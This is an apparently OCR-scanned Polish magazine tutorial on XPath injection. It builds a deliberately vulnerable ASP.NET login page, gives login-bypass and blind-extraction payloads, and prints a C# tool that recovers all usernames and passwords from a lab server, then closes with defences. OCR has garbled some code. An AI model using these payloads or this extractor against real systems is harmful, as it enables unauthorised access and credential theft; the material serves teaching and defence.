Praktyka

# Wprowadzenie do technik Xpath Injection

Jaime Blasco

stopień trudności

**Atak typu Xpath Injection polega na zastosowaniu pewnych manipulacji w stosunku do wyszukiwania xpath, w celu wydobycia informacji z baz danych XML. Jest to relatywnie nowa technika, w pewnym stopniu podobna do ataków typu Sql injection, jak będzie można zobaczyć w dalszej części artykułu.**

Zanim wytłumaczymy wszystkie kwestie związane z tym rodzajem ataku, podamy podstawy teoretyczne, co pomoże nam lepiej wszystko zrozumieć.

Podstawy, o których mówię, to przede wszystkim standard XML oraz język XPATH. Xml to skrót od Extensible Markup Language (System składni uniwersalnego języka znakujący dane), został on rozwinięty przez World Wide Web Consortium.

Standardu tego używa się do opisywania danych zwanych dokumentami XML. Aby zrozumieć, jak działa Xml najlepiej jest zapoznać się z poniższym przykładem:

```
<?xml version="1.0"?>
<osoba>
  <imię>Jaime</imię>
  <nazwisko>Blasco</nazwisko>
  <numer dowodu osobistego private="jeżeli">
                      12345678w</numer dowodu
                     osobistego>
  <firma>Eazel S.L</firma>
</osoba>
```

Jak widzimy w przykładzie:

- pierwsza linijka definiuje wersję Xml, możemy zauważyć, że używamy wersji 1.0,
- w drugiej linijce opisujemy element źródłowy typu osoba,
- cztery następne linijki opisują cztery elementy – dzieci źródła (imię, nazwisko, numer dowodu osobistego, firmę), a element – dziecko numeru dowodu osobistego posiada atrybut private,
- w ostatniej linijce definiujemy koniec elementu źródłowego.

## Z artykułu dowiesz się...

- Jak działa XML i XPATH
- Jak stosować techniki Xpath injection, aby ominąć zabezpieczenia aplikacji i wydobyć informacje z baz danych XML.

## Powinieneś wiedzieć...

- Podstawowa znajomość C# (jeżeli znasz język Java, nauczenie się tego kodu przyjdzie Ci bez wysiłku).
- Znajomość protokołu HTTP.

Jak zdążyliśmy zapewne zauważyć, XML to bardzo prosty i intuicyjny język, pozwalający nam opisywać dane w sposób szybki i łatwy.

Teraz, kiedy nauczyliśmy się już, jak działa XML potrzebny jest nam pewien rodzaj mechanizmu, który pozwoliłby nam wykorzystać te dane. Tu właśnie przydaje się język Xpath.

## Język Xpath

Xpath to skrót od XML Path Language, dzięki Xpath będziemy mogli wybrać informację wewnątrz dokumentu XML odwołując się do dowolnego rodzaju danych w nim zawartych (tekst, elementy, atrybuty).

Można używać Xpath bezpośrednio z aplikacji; na przykład Microsoft .NET lub Macromedia ColdFusion mają domyślnie wpisaną obsługę tego rodzaju narzędzia.

Stosowany przez Xpath sposób wybierania części danego dokumentu XML polega na zaprezentowaniu jej w formie *drzewka węzłów* wygenerowanego przez parser.

W drzewku istnieją różne rodzaje węzłów jak na przykład:

- źródło,
- element,
- atrybut,
- tekst,
- komentarze,
- instrukcja przetwarzania.

Jednymi z podstawowych filarów języka Xpath są wyrażenia, innymi słowy są to instrukcje języka.

W wyrażeniach zawarte są operacje; jedną z ważniejszych jest location path. Prostym przykładem takiego wyrażenia byłoby:

```
/osoba/imię
```

które odwołuje się do wszystkich elementów typu imię, podwieszonych do jakiegokolwiek elementu typu osoba, podwieszonego z kolei do węzła źródłowego. Wyrażenia w Xpath zwracają nam listę odwołań do elementów, ta lista może być pusta lub zawierać jeden węzeł lub więcej.

Innym mechanizmem stosowanym przez Xpath są predykaty, które pozwalają nam wybrać jeden węzeł, posiadający specyficzną charakterystykę:

```
/osoba/numer dowodu osobistego[@privat
                              e="jeżeli"]
```

Służy to wybraniu wszystkich elementów – dzieci elementu typu numer dowodu osobistego, których atrybut private jest równy *jeżeli*.

Należy także wyodrębnić operatory warunkowe:

- Operatora *and* używa się wstawiając różne predykaty logiczne w nawias,
- operację *or* przedstawia się pionową kreską |,
- operacja negacji zarezerwowana jest dla słowa *not*.

Jak widzicie opisujemy część zasad składni Xpath co pozwoli nam zrozumieć zaprezentowane poniżej przykłady wstrzyknięć, użytych w stosunku do aplikacji.

Aby stopniowo zapoznawać się z programem, który będziemy później analizować, użyjemy jako przykładu tego samego archiwum xml stosującego aplikację. (patrz Listing 1).

Przejdźmy dalej poznając nowe szczegóły dotyczące języka Xpath; możemy używać podwójnego slasha // (descendant), aby wybrać wszystkie węzły wywodzące się ze zbioru węzłów kontekstowych:

```
//user/name
```

dzięki temu zapisowi wybrane zostaną wszystkie nazwy użytkowników.

Inne narzędzie, którym dysponuje Xpath to node() stosowane do wybierania wszystkich węzłów wszystkich rodzajów:

```
//user/node() o //user/child::node()
```

dzięki temu zapisowi wybrane zostaną wszystkie węzły wywodzące się od dowolnego użytkownika (w naszym przypadku jest ich trzy dla każdego usera, i są to węzły typu text()).

Możemy także odwołać się do rodzaju węzła i w ten sposób otrzymamy:

- `text()` : Węzły typu tekst,
- `comment()` : Węzły typu komentarz,
- `processinginstruction()` : Węzły typu instrukcja procesu.

**Listing 1.** *Dokument XML dla kont użytkownika*

```
<?xml version="1.0" encoding=
"ISO-8859-1"?>
<dane>
  <user>
  <name>jaime</name>
  <password>1234</password>
  <account>konto_administratora
</account>
  </user>
  <user>
  <name>pedro</name>
  <password>12345
</password>
  <account>konto_pedro
</account>
  </user>
  <user>
  <name>zaproszony</name>
  <password>anonymous1234
</password>
  <account>konto_zaproszonego
</account>
  </user>
</dane>
```


**Rysunek 1.** *Ekran logowania*

**Listing 2a.** *Aplikacja index.aspx*

```
<%@ Page Language="C#" %>
<html>
<head>
 <script runat="server">

  void Button1_OnClick
(object Source, EventArgs e)
  {
  System.Xml.XmlDocument XmlDoc =
 new System.Xml.XmlDocument();
  XmlDoc.Load("datos.xml");
  System.Xml.XPath.XPathNavigator nav =
 XmlDoc.CreateNavigator();
  System.Xml.XPath.XPathExpression expr =
 nav.Compile("string(//user[name/text()=
'"+TextBox1.Text+"' and
password/text()='"+TextBox2.Text+"']
/account/text())");
   String account=Convert.ToString
(nav.Evaluate(expr));
   if (Check1.Checked) {
   cadena.Text = expr.Expression;
   } else {
  łańcuch.Text = "";
   }
  if (account=="") {
  Label1.Text = "
Access Denied";
   } else {
  Label1.Text = "Acces Granted\n" +
"Wszedłeś na konto: "
 + account;
    }
  }
  </script>
</head>
<body>
<body BGCOLOR="#3d5c7a">
<br clear="all">
  <font color="white"><center>
<h3>Acceso al sistema:</h3></center>
  <center><form id="
ServerForm" runat="server">
  <p>
   Użytkownik:
   <p>
  <asp:TextBox id=
"TextBox1" runat
"server">
  </asp:TextBox>
  <p>
  Password:
  </p>
  <asp:TextBox id=
"TextBox2" runat="server">
  </asp:TextBox>
   <p>
  <button id=Button1 runat=
"server" OnServerClick=
"Button1_OnClick">
   Wejście
  </button>
  <br>
  <br>
```

Ostatni opisany przez nas fragment składni dotyczy predykatów kardynalnych:

```
//user[position()=n]/name
```

wyrażenie to pozwoli wybrać węzeł name użytkownika n. Albo inny przykład:

```
//user[position()=1]/
child::node()[position()=2]
```

które to wyrażenie wybierze drugi węzeł (w tym przypadku password) pierwszego usera.

Na zakończenie opiszemy trzy funkcje, które zastosujemy w trakcie testu koncepcji:

- `count(expression)` : Liczy ilość węzłów według podanego wyrażenia. `count(//user/child::node())` Policzy ilość węzłów wszystkich userów (w tym przypadku będzie ich dziewięć).
- `stringlength(string)` : Zwraca nam rozmiar określonego `string`. `stringlength(//user[position()=1]/child::node()[position()=1])` Zwróci nam rozmiar string istniejącego w pierwszym węźle pierwszego użytkownika (*jaime* czyli pięć).
- `substring(string,number,number)`: Zwraca nam podłańcuch pierwszego elementu, rozpoczynając od oznaczonej pozycji w drugim argumencie o rozmiarze określonym w trzecim argumencie.
  `((//user[position()=1]/child::node()[position()=1),2,1)`

Dzięki temu otrzymamy drugą literę pierwszego węzła (name) pierwszego usera. Będzie to *a*.

## Praktyczny przykład podatnej na atak aplikacji

W dalszej części artykułu przejdziemy do prac nad aplikacją podatną na atak typu Xpath injection, stworzoną specjalnie dla tego przypadku i najlepiej nadającą się do celów dydaktycznych.

**Listing 2b.** *Aplikacja index.aspx*

```
  <asp:CheckBox id=
Check1 runat="server" Text=
"XPath Debug" />
  <font color =
"red"><h2><asp:Label id=
"Label1" runat="server">
  </asp:Label></h2></font>
  <span id=Span1 runat="server" />
    </form></center></font>
    <br clear="all">
   <br>
    <br>
    <br>
  <font color="#11ef3b">
<asp:Label id="cadena" runat="server">
  </asp:Label></font>
</body>
</html>
```

Zanim zaczniemy, chciałbym zaznaczyć, że użyte w tym artykule przykłady zostały zaprogramowane za pomocą języka C# na platformie Mono, która pozwala nam stosować aplikacje .NET i jest oprogramowaniem wolnym oraz multiplatformowym (Linux, Windows, Mac OS).

Do celów programowania użyto monodevelop, a do jego uruchomienia serwera XSP – lekkiego serwera sieciowego obsługującego asp.net.

## Pierwszy kontakt

Użyta aplikacja została pokazana w Listingu 2.

Po podłączeniu się za pomocą przeglądarki z serwerem xsp, pojawi się strona, którą można zobaczyć na Rysunku 1.

Jak możemy zauważyć jest to prosta aplikacja symulująca dostęp do pewnego rodzaju zastrzeżonej zawartości tylko dla zarejestrowanych użytkowników. Teraz zastanowimy się jak moglibyśmy sprawić, że aplikacja będzie się zachowywać w sposób nietypowy. Mamy dwa pola do wprowadzania danych (textbox), z reguły *stringi użytkowników* oraz *passwords* będą złożone ze znaków alfanumerycznych i być może będą miały jakiś znak specjalny, ale co by się stało, gdybyśmy przykładowo wprowadzili jako nazwę użytkownika zwykły przecinek (patrz Rysunek 2). Jak możemy zaobserwować w tej linijce:

```
System.Xml.XPath.XPathException:
Error during parse of
string(//user[name/text()=
''' and password/text()='']
/account/text()) --->
Mono.Xml.XPath.yyParser.
yyException: irrecoverable syntax error
```

Aplikacja została napisana w asp.NET i uruchomiona w xsp(mono), ponadto widzimy, że używa ona Mono.Xml.Xpath. W tym przypadku nie będzie łatwiej zburzyć logikę aplikacji, ponieważ w opisie błędu pokazuje się nam pełne wyszukanie xpath:

```
string(//user[name/text()=
'' and password/text()='']
/account/text())
```

Teraz zastanówmy się nad tym, co by się stało, gdybyśmy jako login użytkownika wprowadzili `' or 1=1 or ''='`

Wyszukanie xpath miałoby teraz postać:

```
string(//user[name/text()='' or 1=1
or ''='' and password/text()=
'']/account/text())
```


Ten nowo wprowadzony login sprawia, że wyszukanie zmienia się i jego wynikiem jest zawsze pierwsza nazwa konta z archiwum XML.

Przypuszczam, że po przeczytaniu tych ostatnich fragmentów wielu z was zauważyło już, że tego rodzaju atak ma pewne analogie do SQL injection, wyszukaniem SQL, które mogłoby użyć podobnej aplikacji, byłoby na przykład: Select * From users where name = '' and passwd = ''

A atakujący mógłby użyć `a' or 1=1` – wyszukanie zamieniłoby się wówczas w `Select * from users where name = 'a' or 1=1` – ignorując pozostałą część wyszukania.

W przypadku Xpath nie istnieje odpowiednik de – aby skomentować fragmenty wyszukania, tak więc musimy zastosować inny mechanizm. Jak mogliśmy zauważyć wcześniej stosujemy wyszukanie `' or 1=1 or ''=` w ten sposób wynikiem wyszukania był zawsze komunikat TRUE poprzez zastosowanie dwóch następujących po sobie or, żeby anulować znaczenie operatora AND.

Po wprowadzeniu wcześniej wspomnianego łańcucha, aplikacja zezwoli nam na dostęp do konta administratora ze względu na to, że




**Rysunek 2.** *Ekran błędu aplikacji*

**Listing 3a.** *Aplikacja do wydobywania bazy danych XML*

```
using System;
using System.Net;
using System.IO;

public class injection {

static string host = "http://127.0.0.1:8080/
index.aspx?__VIEWSTATE=DA0ADgIFAQUDDgINA
A4EBQEFAwUJBQ0OBA0NDwEBBFRle
HQBBHVzZXIAAAAADQ0PAQIAAAEEcGFzcwAAAAAND
Q8BAgAAAQ1BY2Nlc3MgRGVuaWVkAAAAAA0NAAwa
GA1TeXN0ZW0uU3RyaW5nTm1zY29ybGliLCBWZXJzaW
9uPTEuMC41MDAwLjAsIEN1bHR1cmU9bmVldHJhbCwgU
HVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OQYBBkl
0ZW0gMQEGSXRlbSAyAQZJdGVtIDMBBkl0ZW0gNAEGS
XRlbSA1AQZJdGVtIDYaGQQABgIFAAIGAAIHAAIIAAIJAA
IKAA4AAAANDQ8BAgAAAQAAAAAADgIBBkNoZWNrMQE
ITGlzdEJveDE%3D&";
static string zaakceptowany = "Acces Granted";
static string[] caracteres =
 {" ", "a", "b", "c", "d", "e", "f", "g", "h", "i",
"j", "k", "l", "m", "n", "ñ", "o", "p", "q" ,"r",
 "s", "t", "u", "v", "w", "x", "y", "z",
"1", "2", "3", "4", "5", "6", "7",
"8", "9", "_", "."};
static int liczba_zapytań;
    public static void Main(string[] args) {
    //count(//user/child::node()
     DateTime d = DateTime.Now;
    int liczba_użytkowników = -1;
    for (int i = 0;
liczba_użytkowników == -1; i++) {
     if (wartość("' or count(//user/
child::node())=" + i + "or ''='")) {
    liczba_użytkowników = i;
        }
    }
 liczba_użytkowników = liczba_użytkowników / 3;
Console.WriteLine
("Liczba_użytkowników w archiwum:
" + liczba_użytkowników);
//Rozpoczynamy tworzenie listy węzłów
 użytkowników
     for (int i = 1; i <
liczba_użytkowników + 1; i++) {
   for (int j = 1;j < 4; j++) {
  Console.WriteLine(texto(i, j));
    }
   }
  Console.WriteLine
("Zapytania użyte do
wydobywania danych: "
+ liczba_użytkowników);
  Console.WriteLine
("Czas poświęcony na przeprowadzenie tego procesu:
" + ( DateTime.Now - d ));

  }
   private static
string połączenie(string łańcuch) {
  string zapytanie =
host + "TextBox1=
" + łańcuch + "&TextBox2=
a&__EVENTTARGET=Button1";
```

jest to konto znajdujące się na pierwszym miejscu w archiwum XML.

No więc tak, na razie udało nam się uwierzytelnić się w systemie jako użytkownik, ale co jeszcze można by zrobić?

## Uzyskanie bazy danych XML

Jak zapewne sądzicie, początkowy wstęp teoretyczny z pierwszej części artykułu nie miał służyć jedynie zrozumieniu istoty tego małego ataku na logikę aplikacji. I słusznie, ponieważ od tego momentu skupimy nasze wysiłki na uzyskaniu pełnej bazy danych XML.

W tym celu będziemy musieli uciec się do pomocy tych kilku narzędzi, którymi dysponujemy, a mianowicie do języka Xpath i odpowiedzi aplikacji na nasze zapytania (zezwolenie na dostęp lub odmowa dostępu), które będziemy stosować jako prawdziwe lub fałszywe.

Podajmy praktyczny przykład powstały w wyniku zastosowania tych dwóch narzędzi: załóżmy, że chcemy się dowiedzieć, jaką długość ma pierwsza nazwa użytkownika.

Spróbujemy użyć tego wyrażenia zamiast loginu użytkownika:

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=4 or ''='
```

Jak możecie zauważyć w wyszukaniu, zdaliśmy się na łut szczęścia i *zapytaliśmy* aplikacji czy string pierwszej nazwy użytkownika składał się z 4 znaków a wynikiem tego wyszukania otrzymanym od aplikacji był *access denied (false)*.

W związku z tym wypróbujemy więcej kombinacji aż do trafienia, w tym przypadku jest to 5.

```
' or string-length
(//user[position()=
1]/child::node()
[position()=1])=5 or ''='
```

Odpowiedzią serwera jest *access granted (True)*.

Podajmy inny przykład, teraz chcemy się dowiedzieć jaka jest

pierwsza litera wchodząca w skład string pierwszego użytkownika.

Zastosujemy następujące wyszukanie:

```
' or substring
(((//user[position()=
1]/child::node()[position()
=1]),1,1)="a" or ''='
```

W ten sposób *pytamy* aplikację czy pierwsza litera nazwy pierwszego użytkownika to *a*, odpowiedzią serwera jest komunikat False.

W ten sposób testujemy kombinacje aż dochodzimy do *j*, w tym przypadku odpowiedzią serwera jest komunikat True.

## Automatyzacja procesu

Myślicie pewnie, że stosowany do tej pory proces jest długi i nudny i byłoby zupełnie niemożliwe przeprowadzić go ręcznie, ale jeżeli skonstruujemy aplikację, która zrobi to za nas, uzyskamy bez problemu bazę danych XML.

Ponadto w tym przypadku, jako że nie jest to ślepy atak, ponieważ z góry znamy strukturę archiwum XML, będzie możliwe rozwinięcie naszego programu w sposób dużo łatwiejszy i szybszy.

Wykorzystując informacje, które przyniósł nam komunikat pierwszego błędu otrzymany od aplikacji, będziemy w stanie zrekonstruować strukturę archiwum xml, która byłaby taka:

```
<user>
  <name></name>
  <password></password>
  <account></account>
</user>
```

A zatem nasza aplikacja będzie zmuszona sprawdzić rekurencyjnie wszystkie węzły i odtworzyć każdy ze znaków składających się na każdy string.


Do tego testu koncepcji stworzyłem niewielką aplikację napisaną w C#, która wydobywa wszystkie dane z archiwum xml aplikacji opisanej w tym artykule.

**Listing 3b.** *Aplikacja służąca do wydobywania bazy danych XML*

```
  WebClient client =
new WebClient ();
  Stream data =
client.OpenRead (zapytanie);
  StreamReader reader =
new StreamReader (data);
  string s = reader.ReadToEnd ();
  data.Close ();
    reader.Close ();
     return s;
     }
    private static bool
wartość(string łańcuch1) {
   string body =
połączenie(łańcuch1);
   liczba_zapytań++;
 if (body.IndexOf(zaakceptowany) == -1) {
   return false;
       } else {
  return true;
   }
   }
    private static string
tekst(int użytkownik, int węzeł) {
   //string-length
(//user[position()=
1]/child::node()[position()=1])
    //substring
(((//user[position()=
1]/child::node()[position()=1]),2,1)="a"
  int długość = -1;
   for (int i = 0;
długość == -1; i++) {
     if (wartość("' or string-length
(//user[position()=
" + użytkownik + "]/child::node()
[position()=" + węzeł + "])
" + "=" + i + " or ''='" )) {
   długość = i;
        }
   }
   string wartość_tekstu="";
   for (int i = 0; i
< długość + 1; i++) {
  for (int j = 0; j
< znaki.Length; j++) {
  if (wartość("' or substring
(((//user[position()=
" + użytkownik + "]/child::node()
[position()=" + nodo + "]),
" + i + ",1)=" + "\""
+ znaki[j] + "\"" + "or ''='")) {
  wartość_tekstu =
wartość_tekstu + znaki[j];
        }
        }
     }
    return wartość_tekstu;
    }
}
```

Kod ten podany jest w Listingu 3.

W momencie pisania waszej własnej aplikacji lub zrozumienia używanej dotychczas, powinniśmy poznać zmienne wysyłane do aplikacji podczas procesu uwierzytelniania.




**Rysunek 3.** *Ekran zatwierdzonego dostępu do systemu*

W tym celu możemy obejrzeć kod źródłowy HTML lub użyć serwera proxy local jako WebScarab.

Wątki zanalizowane w tej aplikacji to:

```
__VIEWSTATE=
DA0ADgIFAQUDDg
INAA4CBQEFCQ4C
DQ0PAQEEVGV4dA
FOJyBvciBzdHJpbm
ctbGVuZ3RoKC8vd
XNlcltwb3NpdGlvb
igpPTFdL2NoaWxk
Ojpub2RlKClbcG9
zaXRpb24oKT0xX
Sk9NCBvciAnJz0n
AAAAAA0NDwECA
AABDUFjY2VzcyBE
ZW5pZWQAAAAADQ0
PAQIAAAEAAAAAAA4B
AQZDaGVjazE%3D
&TextBox1=test
&TextBox2=test
&__EVENTTARGET=Button1
&__EVENTARGUMENT=
HTTP/1.0 200 OK
```

Z tych zapisów wydobędziemy zmienne konieczne, aby nasza aplikacja połączyła się z serwerem.


Zobaczmy przykład działającej aplikacji na Rysunku 4. Jak możemy zauważyć, potrzebujemy dosyć dużej ilości zapytań skierowanych do serwera sieciowego, aby odtworzyć kompletną bazę danych XML. Nie jest to jednak problem z racji tego, że można by nawet usprawnić kod źródłowy do tego stopnia, że potrzebna byłaby mniejsza ilość zapytań w przypadku, gdy przeprowadzamy pewien rodzaj wyszukiwania binarnego, *pytając* serwer, czy dany znak znajduje się przed, czy po znaku określonym przez nas.

## Jak unikać ataków tego typu

W ostatniej części artykułu omówimy sposoby unikania tego rodzaju ataków oraz im podobnych.

Istnieje wiele różnych metod unikania tej klasy ataków; jedną z nich jest zatwierdzanie wejść użytkownika.

Ta forma prewencji opiera się na nie ufaniu całkowicie temu, co wysyła nam użytkownik i filtrowaniu wszystkich znaków, które uważamy za niebezpieczne dla naszej aplikacji. Dla tego celu możemy wdrożyć mechanizmy jednoczesnego filtrowania zarówno serwera jak i klienta.




**Rysunek 4.** *Działająca aplikacja*


## O autorze

Autor od wielu lat zajmuje się wszystkim tym, co związane jest z bezpieczeństwem informatycznym. Jest współzałożycielem Eazel S.L (*http://www.eazel.es*), firmy zajmującej się bezpieczeństwem, gdzie pracuje jako audytor bezpieczeństwa informatycznego w Madrycie.


## W sieci

- *http://www.mono-project* – Strona internetowa projektu mono.
- *http://www.w3.org/TR/2004/REC-xml-20040204/* – Extensible Markup Language (XML) 1.0 (Third Edition).
- *http://www.w3.org/TR/xpath* – *XML Path Language (Xpath)* Version 1.0
- *http://www.watchfire.com/resources/blind-xpath-njection.pdf* – Blind Xpath Injection
- *http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnpag2/html/paght000003.asp* – How To: Protect From Injection Attacks in ASP.NET

Inna z istniejących metod polega na nadawaniu zapytaniom parametrów i dzięki temu wyrażenia użyte w wyszukaniach nie zostaną włączone w czasie uruchamiania. Stosujemy sparametryzowane zapytania, wyszukania zostają przekompilowane zamiast zastosować wejścia użytkownika pomiędzy wyrażeniami.

I na koniec inną możliwą do zastosowania metodą, jest użycie klas, które wprowadzają ochronę przed tego typu atakami, jak ta stworzona przez Daniela Cazzulino, którą znajdziemy w sekcji artykułu - linki.

## Podsumowanie

Istnieje wiele ataków polegających na wstrzyknięciu kodu. W artykule mówiliśmy o wstrzyknięciu kodu do Xpath, a jako że XML to coraz szerzej stosowana technologia, takie ataki mogą nabrać dużego znaczenia, jeżeli w aplikacjach używane są niezabezpieczone formuły XML i XPATH. ●